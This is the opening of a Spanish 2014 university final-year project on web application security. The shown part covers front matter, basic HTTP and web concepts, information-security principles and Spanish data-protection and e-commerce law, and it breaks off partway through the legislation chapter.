Departamento de Informática

PROYECTO FIN DE CARRERA

Seguridad en aplicaciones web: Una visión práctica

Autor: Luis Asensio Hidalgo

Tutor: Miguel Ángel Ramos González

Leganés, junio de 2014

Título: Seguridad en aplicaciones web: Una visión práctica
Autor: Luis Asensio Hidalgo
Director: Miguel Ángel Ramos González

EL TRIBUNAL

Presidente: _____

Vocal: _____

Secretario: _____

Realizado el acto de defensa y lectura del Proyecto Fin de Carrera el día __ de _____ de 20__ en Leganés, en la Escuela Politécnica Superior de la Universidad Carlos III de Madrid, acuerda otorgarle la CALIFICACIÓN de

VOCAL

SECRETARIO PRESIDENTE

Agradecimientos

A Aitor, que ya antes de nacer me animó para que hiciese este proyecto y ahora además me ayuda a comprender las cosas que de verdad importan.

A mi familia, mis padres y hermano, ya que sin su ayuda en los primeros años no habría llegado hasta aquí.

A Isa, por su apoyo y comprensión incondicional durante todo este tiempo y por cada uno de los minutos que compartimos, juntos o en la distancia.

A Miguel Ángel por su gran disposición y ayuda a la hora de realizar este proyecto.

Y, en general, a toda la gente con la que me he ido cruzando estos años porque en cierto modo todos me han servido de ejemplo, aunque fuese de lo que no debía hacer.

Resumen

Se puede encontrar numerosa bibliografía al respecto de la seguridad en entornos web, pormenorizados manuales que abordan de una manera muy extensa todos y cada uno de los detalles a tener en cuenta a la hora de elaborar este tipo de aplicaciones. Así mismo, existen también referencias que ahondan en la legislación aplicable al desarrollo de *software* y sobre la implantación de estándares de seguridad.

La idea fundamental de este proyecto es situarse en un punto intermedio de todo este material, dando una visión más cercana y concreta de los puntos desarrollados en esa bibliografía.

Se compone de un primer análisis sobre la legislación vigente en materia de desarrollo de aplicaciones así como los estándares relativos a la seguridad de la información. Este análisis se centra en las implicaciones a nivel de seguridad y del desarrollo orientado a la web, no limitándose a reproducir los párrafos de la legislación aplicable o los estándares.

Posteriormente se desglosa un listado detallado de las vulnerabilidades posibles, dando una explicación concreta y entendible, aun cuando no se tenga un conocimiento muy extenso en lo que al desarrollo web se refiere.

Para profundizar en el apartado anterior se ha implementado una pequeña aplicación de entrenamiento donde llevar a cabo test de penetración. Además puede servir como práctica para desarrolladores planteándose el ejercicio de solucionar las numerosas vulnerabilidades existentes. En el apartado de la memoria relativo a la aplicación se explican las vulnerabilidades más frecuentes en los desarrollos actuales, la forma en la que podrían detectarse y explotarse, así como una serie de contramedidas a aplicar por parte de los desarrolladores para protegerlas.

Palabras clave: seguridad, web, protección de datos, desarrollo web, seguridad de la información, legislación sobre seguridad, estándares seguridad.

Abstract

There is abundant literature regarding security in web environments, including detailed manuals that meticulously address every aspect to consider when elaborating this kind of applications. Besides, there are also references that look deep into the legislation applicable to software development and to the implementation of security standards.

The core idea of this project is to consider all the existing material and to offer a closer and more specific view of the different points developed in the literature.

First, the present dissertation includes an analysis of the current legislation on application development and the standards of information security. This analysis does not just present relevant extracts of applicable legislation or standards: it focuses on the implications of such regulations and their impact at security level and at web development level.

Then, a detailed list of potential vulnerabilities is presented together with a precise explanation of the matter, accessible to those who are not extensively acquainted with web development.

In order to deepen the understanding of this matter, a training application has been implemented: it allows to perform penetration tests, and to train developers to solve many existing vulnerabilities that are most frequently encountered in current developments. Those vulnerabilities are examined, together with potential detection and exploitation methods and a series of countermeasures that developers may adopt to protect their applications.

Keywords: security, web, data security, web development, security legislation, security standards.

Índice general

Índice de figuras

Índice de tablas

Capítulo 1

Introducción y objetivos

1.1 Introducción

En los últimos 10 o 12 años hemos asistido a un vertiginoso aumento de la penetración de internet tanto particular como profesional en España llegando, por ejemplo, a duplicar el número de hogares con acceso a internet del año 2004 al 2012 alcanzando en 2013 la cifra aproximada del 69%.

Este fenómeno que ya venía dándose con cierta antelación en otros países de Europa y del mundo supuso el aumento del uso y también del desarrollo de aplicaciones utilizadas a través de los entornos web, especialmente desde el año 2009 con la popularización de los servicios en la nube *(cloud computing*).

Este cambio de filosofía que ha llevado nuestras aplicaciones de entornos de escritorio (o de cliente-servidor en el ámbito empresarial) a servicios consumidos a través de un cliente web ha supuesto también un cambio en la filosofía de desarrollo y de aplicación de medidas de seguridad. El entorno relativamente controlado de un PC aislado donde la seguridad podía basarse en la protección entre los distintos usuarios del mismo, ha pasado a convertirse en un entorno totalmente global donde gran parte de nuestras aplicaciones y los datos que contienen son potencialmente accesibles desde cualquier parte del mundo.




Figura 1: Porcentaje de hogares con acceso a internet en España. Elaboración: Red.es Fuente: Eurostat

Por desgracia, esta popularización de servicios no siempre ha ido de la mano de una mejora en las medidas de seguridad o en el enfoque que debían darse a los mismos. El gran número de desarrollos a realizar y la relativa facilidad para llevar a cabo los mismos ha hecho que en ocasiones no se hayan realizado de manera correcta o por los profesionales más adecuados, esto ha ido, entre otros factores, en detrimento de la seguridad de esos desarrollos.

Pese a lo anterior, en los últimos tiempos va ganando peso la idea de que, por sus especiales características, la seguridad es un punto crucial en el desarrollo de aplicaciones para entornos web y se perciben mejoras en la misma, en parte por los siguientes motivos:

- Concienciación acerca de la importancia de la seguridad, tanto de los profesionales del desarrollo, como de los puestos directivos de las empresas, e incluso de los propios usuarios.
- Imposición dada por las legislaciones más recientes, tanto a nivel nacional como internacional.
- Mejora en las herramientas utilizadas, tanto en el desarrollo: lenguajes de programación, *frameworks*, etcétera, como de los productos de *software* ya desarrollados que hacen que las empresas y particulares que se decantan por estas opciones puedan tener unas mínimas condiciones de seguridad con un coste bajo.

Aún queda mucho camino por recorrer en la mejora de la seguridad en aplicaciones web y este proyecto trata de realizar un pequeño aporte en esa dirección, condensando de una forma cercana al desarrollo, los aspectos a tener en cuenta a la hora de implementar este tipo de aplicaciones.

1.2 Objetivos

El objetivo fundamental de este proyecto es aportar a los desarrolladores que no poseen muchos conocimientos sobre las peculiaridades del entorno web una guía con unas nociones básicas y los principales aspectos a tener en cuenta en el desarrollo de aplicaciones web.

Para la consecución de este objetivo nos apoyaremos en una serie de ideas menos ambiciosas pero que combinadas, puedan darnos la visión global que se propone como objetivo principal:

- Establecer unos conceptos muy básicos sobre las tecnologías web, como puede ser aclarar el concepto de petición o de sesión.
- Elaborar un resumen concreto y orientado al desarrollo de las normativas legales que en la actualidad deben aplicarse o al menos tenerse en cuenta a la hora de desarrollar una aplicación web.
- Dar a conocer el amplio abanico de debilidades en las que pueden caer las aplicaciones web, intentando que se entienda su funcionamiento para que así el desarrollador pueda actuar en su prevención.

1.3 Estructura de la memoria

Este documento se divide en una serie de capítulos que pasamos a describir de forma muy breve, para facilitar el trabajo con el mismo:

- **Introducción**: Capítulo actual, dedicado a la explicación e introducción al contenido del proyecto.
- **Estado de la cuestión**: Breve aporte sobre la tecnología web y los conceptos generales de seguridad.
- **Normativa y legislación**: En este capítulo se recoge la legislación a nivel español y europeo que aplica en mayor o menor medida al desarrollo de aplicaciones web y su seguridad. Así mismo se refleja legislación que si bien no todas las aplicaciones web deben cumplir, sí puede ser muy interesante su conocimiento como por ejemplo las destinadas a la administración pública. Por último, se incluyen los estándares ISO relativos a la seguridad de la información. Todo ello orientado siempre al desarrollo de aplicaciones web.
- **Tipología de ataques**: Un compendio pormenorizado de los distintos tipos de ataques y vulnerabilidades que puede sufrir una aplicación web. No se pretende dar un manual con la medida de protección a aplicar, sino describir el ataque de tal forma que el desarrollador pueda entender su funcionamiento y aplicar él mismo la protección que decida más adecuada en cada caso.

- **Aplicación de entrenamiento**: Para dar una visión aún más práctica de lo comentado, se incluye el ejemplo de una aplicación básica desarrollada ad hoc para poner de manifiesto algunas de la principales debilidades comentadas en el punto anterior. En este capítulo se realizará una simulación de cómo se podría realizar un ataque a esta aplicación y algunas de las formas en las que podría protegerse la misma de las debilidades encontradas.
- **Conclusiones y líneas futuras**: Conclusiones obtenidas del trabajo llevado a cabo y posibles campos de ampliación del presente proyecto.
- **Presupuesto**: Desglose del presupuesto que supondría la realización del actual proyecto.
- **Glosario**: Relación de términos empleados en el proyecto y que son de especial interés conocer para su comprensión.
- **Referencias**: Referencias utilizadas en la elaboración de este proyecto, tanto bibliográficas como digitales.
- **Anexos**: Elementos interesantes pero que por su extensión no han sido incluidos en ninguno de los capítulos principales de este proyecto.

Capítulo 2

Estado de la cuestión

2.1 Descripción de entorno web

Describimos un entorno web como aquel en el que un cliente utiliza un protocolo de transporte para llegar a interactuar con un servidor web.

Si bien originalmente los entornos de web (*World Wide Web*) se basaban en recuperar elementos sencillos de textos que se iban relacionando entre sí por medio de hiperenlaces, estos entornos han ido ganando en complejidad y funcionalidad llegando a permitir en la actualidad procesos y transacciones complejas.

2.1.1 Tecnologías

2.1.1.1 Cliente web

Entendemos como cliente web aquel que inicia la comunicación con el servidor con el fin de realizar algún tipo de transacción de información.




Figura 2: Estadísticas de uso de navegadores web (mar. 2014) Fuente: http://gs.statcounter.com

Como punto de contacto entre el contenido de la aplicación y usuario final es claramente una potencial vulnerabilidad a la hora de realizar cualquier tipo de ataque.

Lo más común a la hora de pensar en un cliente web suele ser un navegador (Firefox, Chrome, Opera, Internet Explorer...) pero la estandarización de los entornos web y sus protocolos ha hecho que muchos de los clientes que se conectan a las aplicaciones web no sean navegadores como tal, como es el caso de las aplicaciones móviles, televisores (*smart-tv*), etcétera.

Es conveniente tener esto último en cuenta a la hora de pensar en la seguridad de nuestras aplicaciones.

2.1.1.2 Conexión

Para realizar la interconexión entre cliente y servidor debe hacerse uso de diversos protocolos de distinto nivel. Si bien podrían utilizarse distintas opciones, los que se han convertido en estándares oficiales o de facto son los siguientes:

- **HTTP**: Protocolo a nivel de aplicación que está establecido como estándar en la comunicación web. Especialmente pensado para transferencia del conocido como hipertexto se compone de diversas peticiones posibles, que más tarde analizaremos, así como de una serie de funcionalidades e informaciones asociadas como pueden ser, entre otros, códigos de respuesta, sesión asociada, conexiones persistentes y versión segura del protocolo, llamado HTTPS basado en protocolos SSL/TLS.
- **TCP**: Protocolo a nivel de transporte encargado de transportar las peticiones HTTP mediante el envío de paquetes TCP. Se trata de un protocolo confiable, que garantiza la recepción y ordenación correcta de los paquetes enviados. Si bien se utiliza como estándar en la mayor parte de aplicaciones asociadas a Internet como web, correo electrónico o FTP, en ocasiones puede ser sustituido por el protocolo

UDP, similar al protocolo TCP pero más sencillo y que no dispone de tantos sistemas para la detección de errores.

- **IP**: Protocolo a nivel de red no orientado a conexión, utilizado para el envío de información entre nodos.
- **Otros**: A nivel de enlace y físico existen numerosos protocolos disponibles para la transmisión de información, *ethernet*, *WiFi*, *TokenRing*...

Cualquiera de los anteriores protocolos es susceptible de recibir ataques así como de adolecer de vulnerabilidades de seguridad. Dado que queda fuera del alcance de este proyecto no nos adentraremos más allá.

2.1.1.3 Servidor web

Un servidor web será aquel que recoja y procese la petición del cliente, bien devolviendo información, bien llevando a cabo algún proceso. Existe infinidad de *software* distinto para procesar las distintas peticiones.

Podemos diferenciar dos tipos de respuestas a una petición:

- **Estática**: Que consiste en devolver el elemento solicitado por el cliente sin más. Por ejemplo, el servidor recibe una petición para entregar un archivo HTML almacenado en el disco, que será recuperado y devuelto sin más. Para todas las peticiones que se reciban, la respuesta será la misma.
- **Dinámica**: La más común en la actualidad. La petición es recogida por el servidor que hará uso de un conjunto de instrucciones definidas en algún lenguaje de programación para generar la respuesta. Por ejemplo, se solicita al servidor una página HTML con la información meteorológica del día actual en Madrid, al tratarse de una información variante en el tiempo (dinámica) requerirá de un proceso consulta y posterior generación del HTML por parte del programa. Nos encontraríamos entonces ante una aplicación web.




Figura 3: Estadísticas de uso de servidores web (mar. 2014). Fuente http://w3techs.com

En el caso de estas últimas, es necesario un lenguaje de programación que procese la petición debidamente.

Es importante señalar que la utilización de uno u otro lenguaje de programación o servidor, no tiene en sí implicaciones en la seguridad de las aplicaciones más allá del mantenimiento de productos actualizados y, sobre todo, de la gestión y utilización correctas de los mismos.




Figura 4: Estadísticas de uso de lenguajes de programación (mar. 2014). Fuente http://w3techs.com

2.1.2 Protocolo de una petición

Dentro del protocolo HTTP existen distintas peticiones posibles a un servicio. Las más comunes son las peticiones GET y POST que, si bien son similares, difieren en la forma en que se envía información desde el cliente al servidor web. Veremos el funcionamiento genérico de una petición y luego diferenciaremos las dos posibilidades anteriormente descritas. Tomaremos como ejemplo una petición realizada desde un navegador web, que utilice el protocolo HTTP y para simplificar el ejemplo obviaremos algunas de las distintas posibilidades existentes (redirecciones, datos cacheados, otros protocolos...)

1. **Inicio de la petición**: El usuario introduce una URL en la interfaz del navegador y ejecuta la petición.
2. **Resolución de direcciones IP**: Habitualmente la URL introducida es una dirección alfanumérica que debe ser convertida a una dirección IP. Para ello se dispone del protocolo DNS, mediante sus servidores y sistemas de caché se realiza esa traducción para que el protocolo HTTP sea capaz de realizar la petición correctamente.
3. **Establecimiento de conexión con dirección IP**: Apoyándose en el protocolo TCP se realiza la apertura de un *socket* a la dirección IP correspondiente.
4. **Envío de la petición**: En este momento se realiza la petición en sí, sea de tipo GET o POST con todos los datos asociados a la misma que son incluidos en la petición
5. **Envío de la respuesta**: Una vez procesada la petición por parte del servidor web se realiza la respuesta con el contenido devuelto como parte del contenido HTTP.
6. **Mostrado de la información**: El navegador web muestra en su interfaz la información suministrada en la respuesta.

La diferencia fundamental entre peticiones GET y POST es el modo en que se adjuntan los datos a la petición, aunque también existen otras diferencias:

	GET	POST
Cacheo	Se cachea	No se cachea
Tipo de codificación	application/x-www-form-urlencoded	application/x-www-form-urlencoded o multipart/form-data (si ficheros)
Historial	Almacenadas en los navegadores	No almacenadas en los navegadores
Límite de tamaño	Datos enviados a través de la URL, su longitud máxima es 2048 caracteres	Sin restricciones de tamaño aunque los servidores suelen limitarlo
Tipo de contenido	Exclusivamente caracteres ASCII	Sin restricciones. Se acepta incluso contenido binario
Visibilidad/Seguridad	Datos visibles en la URL, envío no seguro	Datos no visibles. No obstante, tampoco se puede considerar seguro

Tabla 1: Datos básicos de peticiones GET y POST. Fuente: http://www.w3schools.com

2.2 Principios de la seguridad

Partiendo de la base de que nunca es posible alcanzar la seguridad absoluta, se entiende la seguridad como un equilibrio entre los riegos asumibles frente a las expectativas y necesidades establecidas.

Así mismo, debe entenderse la seguridad como un proceso que de forma cíclica debe ir revisando y mejorando las políticas y medidas establecidas.

Si ahondamos en el contenido propio de este proyecto, podemos ver que durante mucho tiempo los conceptos de seguridad informática y seguridad de la información han sido presentados como análogos en muchas referencias, cuando no debe ser así y más bien se pueden definir como conceptos complementarios.

2.2.1 Seguridad de la información

El propósito de la seguridad de la información es construir un sistema que tenga en cuenta todos los posibles riesgos en la administración de la información, estén o no relacionados con la seguridad informática.

En concreto, el principio de la seguridad informática es prevenir el acceso, modificación, uso o destrucción no autorizados de la información, independientemente del soporte en el que se encuentre ésta.

Se definen unos principios básicos que deben cumplirse cuando nos referimos a la información:

1. **Confidencialidad**: Debe prevenirse el revelado de información a personas o sistemas no autorizados.
2. **Integridad**: La información debe mantenerse libre de cualquier modificación o alteración de su contenido que no sea autorizada.
3. **Disponibilidad**: Así mismo, la información deberá estar accesible y disponible para las personas o sistemas autorizados cuando así lo requieran.
4. **Autenticidad/Autenticación**: Es necesario poder garantizarse que el emisor de la información es quien dice ser.
5. **No repudio**: En determinados entornos, no debe caber posibilidad por parte del emisor de rechazar la autoría de la información.

2.2.2 Seguridad informática

Esta disciplina es la encargada de implementar las medidas técnicas de protección de la información. Es decir, el despliegue de las tecnologías necesarias (desde el control de acceso, antivirus, cortafuegos, alertas, etcétera) que, articuladas junto con prácticas de dirección de las tecnologías de información, establecen las formas de actuación y defensa frente a situaciones de fallos y brechas de seguridad.




Figura 5: Seguridad de la información y seguridad informática. Fuente desconocida

Así la seguridad informática debe proteger una serie de activos en lo que no sólo se encuentran los datos o la información, sino que pueden incluirse:

- **Datos**: Normalmente, el principal valor a proteger, la información contenida en el sistema suele ser lo más valioso y principal objetivo de los atacantes.

- **Usuarios**: Las personas que utilizan el sistema y acceden a la información contenida en el mismo.
- **Infraestructura**: El entorno físico que da cabida a todo el sistema. Servidores, elementos de red, edificios, etcétera.

Además de las distintas técnicas para asegurar el sistema, uno de los aspectos más importantes en la seguridad informática de una organización es la puesta en marcha de una política de seguridad. Así, se deberán definir los distintos procedimientos, acciones en caso de emergencia, fomento de la importancia de la seguridad dentro de los integrantes de la organización, revisión de los puntos establecidos, puesta en marcha de mejoras, etcétera.

Capítulo 3

Normativa y legislación

3.1 Legislación española

Si bien las leyes principales son la Ley de Servicios de la Sociedad de la Información (LSSI-CE) y la Ley Orgánica de Protección de Datos de Carácter Personal (LOPD), dentro de la legislación española existen reglamentos de diversos tipos que hacen referencia a ámbitos aplicables a la seguridad informática y, en concreto, de las aplicaciones web.

El cumplimiento de estas normas, que en según qué casos no tiene carácter obligatorio en algunos casos, es en muchas ocasiones una buena forma de implementar los sistemas y políticas de seguridad necesarios para mantener unos niveles de protección aceptables en nuestros desarrollos.

3.1.1 Ley 34/2002 de Servicios de la Sociedad de la Información y el Comercio Electrónico (LSSI-CE)

3.1.1.1 Introducción

El objeto de la LSSI-CE es la regulación de los servicios de la sociedad de la información y contratación por vía electrónica, bien sea referido a los prestadores de los servicios como a aquellos que actúen como intermediarios en los mismos.

Los servicios de la sociedad de la información son aquellos prestados con ánimo de lucro, a distancia por vía electrónica y a petición individual. Esto incluye los servicios que no requieran un pago explícito por parte de los receptores del servicio pero que repercutan en lucro de algún otro modo, como el mostrado de publicidad. Los prestadores de los servicios pueden ser tanto particulares como empresas.

Para los prestadores de servicios, se estipula el deber de información general que deberá ser clara, accesible, gratuita y contener al menos los siguientes datos:

1. Datos básicos como nombre o denominación social, residencia o domicilio y número de identificación fiscal (CIF o NIF).
2. Correo electrónico y cualquier otro dato de contacto como número de teléfono o fax.
3. Los datos de inscripción del registro mercantil o cualquier otro registro en el que se encuentre inscrito.
4. En caso de profesiones reguladas (médicos, abogados) se deben indicar los datos de colegiado. Si están sujetas a autorizaciones administrativas, se deben indicar los datos de la autorización.
5. Códigos de conducta a los que se esté adherido, siendo estos una serie de principios que la empresa se compromete a cumplir y que regula sus distintas actuaciones y las de sus empleados.

3.1.1.2 Contenido relativo a la seguridad

Los aspectos fundamentales de esta ley en lo que a seguridad se refiere hacen referencia a la obligación de información por parte de los prestadores de servicios a sus usuarios definiéndose algunos puntos concretos en función de la dedicación de los prestadores.

Para los prestadores de servicios de acceso a internet y correo electrónico será obligatorio informar de:

- Diferentes medios técnicos que aumenten la seguridad de la información, entre otros, la protección frente a virus y troyanos y la restricción del correo electrónico no deseado.
- Los medios o herramientas disponibles para el filtrado de información y contenidos no solicitados o que puedan ser nocivos para la infancia.
- Las responsabilidades en las que puedan incurrir por la utilización, con fines ilícitos, de los servicios de acceso a internet.

3.1.1.3 Aplicación al desarrollo de aplicaciones web

Dado que esta ley recoge aspectos muy amplios y menos concretos que otras, no es de especial incidencia a la hora de implementar desarrollos de aplicaciones web salvo en circunstancias muy concretas como pueden ser prestadores de servicio de acceso a internet.

No obstante, debe tenerse en cuenta a otros niveles más cercanos a lo puramente empresarial para no incurrir en incumplimientos legales más aún cuando muchos servicios ofrecidos actualmente se efectúan a través de aplicaciones web, sin un contacto presencial o físico de ningún tipo.

3.1.2 Ley Orgánica 15/1999 de Protección de Datos de carácter personal (LOPD)

3.1.2.1 Introducción

El objetivo de la LOPD es garantizar y proteger las libertades y derechos de las personas físicas en lo que a los datos personales se refiere, especialmente los relativos a la intimidad personal y es aplicable a cualquier fichero recogido en cualquier soporte susceptible de ser utilizado posteriormente.

Así, en líneas generales, cualquier persona física o jurídica que recabe información en un fichero queda obligada a:

- Comunicar la existencia del fichero a la Agencia Española de Protección de Datos, a través de la inscripción del fichero en el Registro General de Protección de datos, gestionado por la propia agencia.
- Adoptar todas las medidas recogidas en la propia ley y en el reglamento que la regula.
- Obtener el consentimiento informado acerca de la recogida y tratamiento de los datos del fichero.
- Informar a las personas que aparecen en el fichero de los derechos que se les otorga, siendo estos de Acceso, Rectificación, Cancelación y Oposición (ARCO).
- Respetar la privacidad de los datos así como el derecho a la intimidad de la personas. En general, mantener el secreto.

Dentro de los distintos datos que pueden ser almacenados en un fichero, se distinguen hasta tres niveles distintos de datos que se traducen en distintas medidas de seguridad que deberán ser adoptadas por los titulares del fichero.

3.1.2.2 Contenido relativo a la seguridad

El artículo 9 de la LOPD, indica que "el responsable del fichero […] deberá adoptar las medidas de índole técnica y organizativas necesarias que garanticen la seguridad de los datos de carácter personal y eviten su alteración, pérdida, tratamiento o acceso no autorizado [...] ya provengan de la acción humana o del medio físico o natural".

Si bien esas medidas quedan detalladas en el reglamento que desarrolla la ley, es la propia ley la que indica que las medidas a tomar vienen fijadas por la naturaleza de los datos contenidos en los ficheros y realiza la división en nivel básico, medio y alto.

- **Nivel básico**. Cualquier dato o conjunto de datos que se refieran a una persona identificada o que sirvan para identificarlo como nombre, apellidos, teléfono, NIF... Los datos de carácter más personal quedarían incluidos en los siguiente niveles salvo en algunas excepciones. Como son:
    - los datos bancarios recogidos para la de domiciliación de cuotas de entidades de las que los afectados sean asociados o miembros.
    - en los ficheros que contengan datos de salud, que se refieran exclusivamente al grado o condición de discapacidad, con motivo del cumplimiento de deberes públicos.
- **Nivel medio**. En este nivel de seguridad se encontrarán los datos que puedan englobarse en alguno de los siguiente puntos:
    - relativos a infracciones administrativas o penales.
    - aquellos que recojan datos de solvencia patrimonial o crediticia.
    - los de Administraciones tributarias así como los de entidades gestoras y de la Seguridad Social que tengan relación con sus competencias.
    - los propios de entidades financieras utilizados para prestar sus servicios.
    - de mutuas de accidentes de trabajo y enfermedades profesionales de la Seguridad Social.
    - aquellos que recojan perfiles psicológicos o de comportamiento.
    - los de los operadores de comunicaciones relativos a los datos de tráfico y localización.
- **Nivel alto**. El mayor nivel de protección será para los ficheros de la siguiente índole:
    - que contentan datos relativos a ideología, afiliación sindical, religión, creencias, origen racial, salud o vida sexual.
    - recabados con fines policiales sin consentimiento de las personas afectadas.
    - derivados de actos de violencia de género.

3.1.2.3 Aplicación al desarrollo de aplicaciones web

Dada la realidad de la mayor parte de aplicaciones web elaboradas en la actualidad, ésta es sin duda una de las normativas que más impacta en los desarrollos de las mismas ya que buena parte de ellas recogen en algún momento datos personales de sus usuarios.

Así, deberá tenerse en cuenta en el desarrollo el tipo de datos recogidos para saber encuadrar la aplicación en el nivel de protección adecuado y posteriormente aplicar las medidas recogidas en el real decreto que desarrolla la ley. Una buena idea sería elaborar un diccionario de datos que detalle la tipología de los mismos así como su uso.

Pongamos como ejemplo una tienda de cosméticos, el desarrollo de ese diccionario podría ser el siguiente:

Dato	Tipo	Perfil	Uso
Nombre completo	Básico	Todos los usuarios	Identificación del usuario, referencia a él en la aplicación y en las comunicaciones
Número de cuenta	Básico	Sólo clientes	Domiciliación bancaria de los pedidos del cliente
Raza	Alto	Sólo clientes	Consejos de productos apropiados para el tipo de piel del cliente.
Alergias	Alto	Sólo clientes	Detectar productos incompatibles con el cliente
…			

Tabla 2: Ejemplo de diccionario de datos

3.1.3 Real Decreto 1720/2007 de Desarrollo de la Ley Orgánica 15/1999

3.1.3.1 Introducción

Este Real Decreto es el que articula todo el desarrollo de la LOPD, dando forma y procedimiento a los distintos derechos y deberes relacionados con los ficheros y tratamiento de datos personales que se definen en la ley.

Algunos de los puntos principales recogidos en el reglamento son:

- Ficheros excluidos del ámbito de aplicación (artículo 4).
- Casos en los que se exime de la obligatoriedad del consentimiento para el tratamiento o cesión de los datos (artículo 10).
- Recabado del consentimiento y revocación (artículos 13 al 17).
- Derechos de acceso, rectificación, cancelación u oposición (título III completo).
- Notificación e inscripción de los ficheros (artículos 55 y 60).

Así mismo, realiza una serie de puntualizaciones concretas en lo relativo a las medidas de seguridad a tomar en función del nivel de protección de los datos contenidos en el fichero -siendo uno de los principales la creación del Documento de Seguridad- que veremos en profundidad en los puntos siguientes.

3.1.3.2 Contenido relativo a la seguridad

La LOPD establece la obligación de adoptar las medidas de índole técnica y organizativas necesarias que garanticen la seguridad de los datos de carácter personal y eviten su alteración, pérdida, tratamiento o acceso no autorizado. Se trata de garantizar la seguridad en los ficheros, los centros de tratamiento, locales, equipos, sistemas, programas y las personas que intervengan en el tratamiento de datos de carácter personal.

El grueso de las medidas de seguridad viene regulado en el título VIII del reglamento clasificando éstas en función de dos criterios:

- Los niveles de seguridad en función de los datos contenidos en los ficheros, definiéndose medidas de seguridad de nivel básico, medio y alto.
